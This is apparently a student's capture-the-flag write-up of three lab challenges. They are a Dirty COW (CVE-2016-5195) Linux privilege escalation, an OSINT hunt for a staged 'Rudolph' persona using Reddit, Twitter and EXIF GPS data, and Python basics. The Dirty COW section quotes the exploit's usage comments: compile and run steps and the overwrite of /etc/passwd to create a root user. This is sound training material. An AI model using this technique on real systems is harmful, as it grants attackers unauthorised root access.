
gcc -pthread dirty.c -o dirty -lcrypt



```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
```

Question 6


The "new" username that was created is firefart.



```
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//
```

Question 7


The MD5 hash output:



```
firefart@christmas:~# tree
.
├── christmas.sh
├── coal
`-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

Question 8

CVE for DirtyCow:



CVE-ID	
CVE-2016-5195	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
Race condition in mm/gup.c in the Linux kernel 2.x through 4.x before 4.8.3 allows local users to gain privileges by leveraging incorrect handling of a copy-on-write (COW) feature to as exploited in the wild in October 2016, aka "Dirty COW."	

Thought Process/Methodology:

Having accessed the target machine, we proceeded by using nmap and found a telnet service. We then used the telnet command and logged in using the username and password that has been given. We will be shown with two files in the directory. In cookies_and_milk.txt, we got a message left by the grinch. Then, we proceeded by creating a file called dirty.c and then converting it to a file called dirty. After running the 'dirty' file, we will be asked to enter a new password. Next, we proceeded by accessing it as root using the password before. We then created a file called 'coal' and proceeded by using the "tree | md5sum" command. The MD5 hash output will be shown.

Day 14: OSINT – Where's Rudolph?


Tools used: Google Chrome

Solution/walkthrough:

Question 1

URL to Rudolph's Reddit comment history:

https://www.reddit.com/user/IGuidetheClaus2020/comments



IGuidetheClaus2020 commented on Loooool i.redd.it/lzu70q... · r/Twitter · Posted by u/FriegusTheBoss


IGuidetheClaus2020 1 point · 2 years ago

Ouch. Some days I love Twitter. Some days, it's just...lol.

Reply Share ···

Question 2

Rudolph was born in Chicago.



IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid
Library employees saw something that made everyone smile: a jump in the return of b
more. chicago.suntimes.com/2020/1... · r/books · Posted by u/speckz


IGuidetheClaus2020 4 points · 2 years ago

Fun fact: I was actually born in Chicago and my creator's name was Robert!

Reply Share ···

Question 3

Robert's last name is May.


About 1,230,000 results (0.61 seconds)

Robert L. May


Rudolph the Red-Nosed Reindeer is a fictional reindeer created by **Robert L. May**. Rudolph is usually depicted as the ninth and youngest of Santa Claus's reindeer, using his luminous red nose to lead the reindeer team and guide Santa's sleigh on Christmas Eve.

https://en.wikipedia.org › wiki › Rudolph_the_Red-Nosed...

Rudolph the Red-Nosed Reindeer - Wikipedia

Question 4

Rudolph has an account on Twitter.



IGuidetheClaus2020
@IGuideClaus2020

Seeking the truth. Really.


Business inquiries: rudolphthered@hotmail.com

North Pole Joined November 2020

5 Following **172** Followers


Question 5

Rudolph's username on that platform is IGuideClaus2020.


IGuidetheClaus2020
@IGuideClaus2020

Question 6

Rudolph's favorite TV show right now is Bachelorette.



IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020

Love me some Bachelorette. But Ed? C'mon!

5 6

Question 7

The parade take place in Chicago.


Home > News & Events > Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance


Thompson Coburn 'floats' down Michigan Avenue in first Magnificent Mile Lights Festival appearance

December 9, 2019

On November 23, members of Thompson Coburn's Chicago office joined the annual BMO Harris Bank® Magnificent Mile Lights Festival® parade as both spectators and participants. As a 2019 Festival sponsor, Chicago attorneys and staff led a 30-foot-tall Rudolph the Red-Nosed Reindeer balloon down Michigan Avenue, followed closely behind by a Chicago trolley full of our attorneys and their families.

Question 8


The photos were taken in 41.891815, -87.624277.


Composite

GPS Latitude	41.891815 degrees N
GPS Longitude	87.624277 degrees W
GPS Position	41.891815 degrees N, 87.624277 degrees W
Image Size	650x510

Question 9


The flag is found:


IFD0

Resolution Unit	inches
Y Cb Cr Positioning	Centered
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4

Question 11

The street number of the hotel address is 540.


Chicago Marriott Downtown Magnificent Mile

4-star hotel

540 Michigan Ave, Chicago, IL 60611, United States • +1 312-836-0100

Thought Process/Methodology:

From Rudolph's Reddit comment history, we can find where Rudolph was born and also the hint for Robert's last name. We then found that Rudolph has a Twitter account that goes by the username IGuideClaus2020. From that, we know what is Rudolph's favorite TV show. We also found the place that the parade has taken place from an article in Google by using the picture from Twitter. Next, by using exifdata.com, we found the coordinate where the picture was taken and also found a flag. Finally, by using the coordinate before, we successfully found the street number of the hotel address in Google.


Day 15: Scripting – There's a Python in my stocking!

Tools used: Python

Solution/walkthrough:

Question 1

The output of True + True is 2.




root@ip-10-10-2-100: ~

```
root@ip-10-10-2-100:~# python3
Python 3.6.9 (default, Jul 17 2020, 12:50:27)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> True+True
2
```

Question 2

The database for installing other people's libraries called PyPi.




Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

Question 3


The output of bool("False") is True.



```
>>> bool("False")
True
```

Question 4


Requests library lets us download the HTML of a webpage.



```
# Import the libraries we downloaded earlier
# if you try importing without installing them, this step will fail
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

Question 5


The output of the program provided is [1, 2, 3, 6]



```
>>> x = [1, 2, 3]
>>> y=x
>>> y.append(6)
>>> print(x)
[1, 2, 3, 6]
>>> 
```

Question 6


Pass by reference causes the previous task to output that.



Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference**. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Question 7

If the input was "Skidy", The Wise One has allowed you to come in.




```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in.")
```

```
What is your name? Skidy
The Wise One has allowed you to come in.
> 
```

Question 8

If the input was "elf", The Wise One has not allowed you to come in.



```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in.")
```

```
What is your name? elf
The Wise One has not allowed you to come in.
>
```

Thought Process/Methodology:

For this task, we will be using Python to predict the outcome.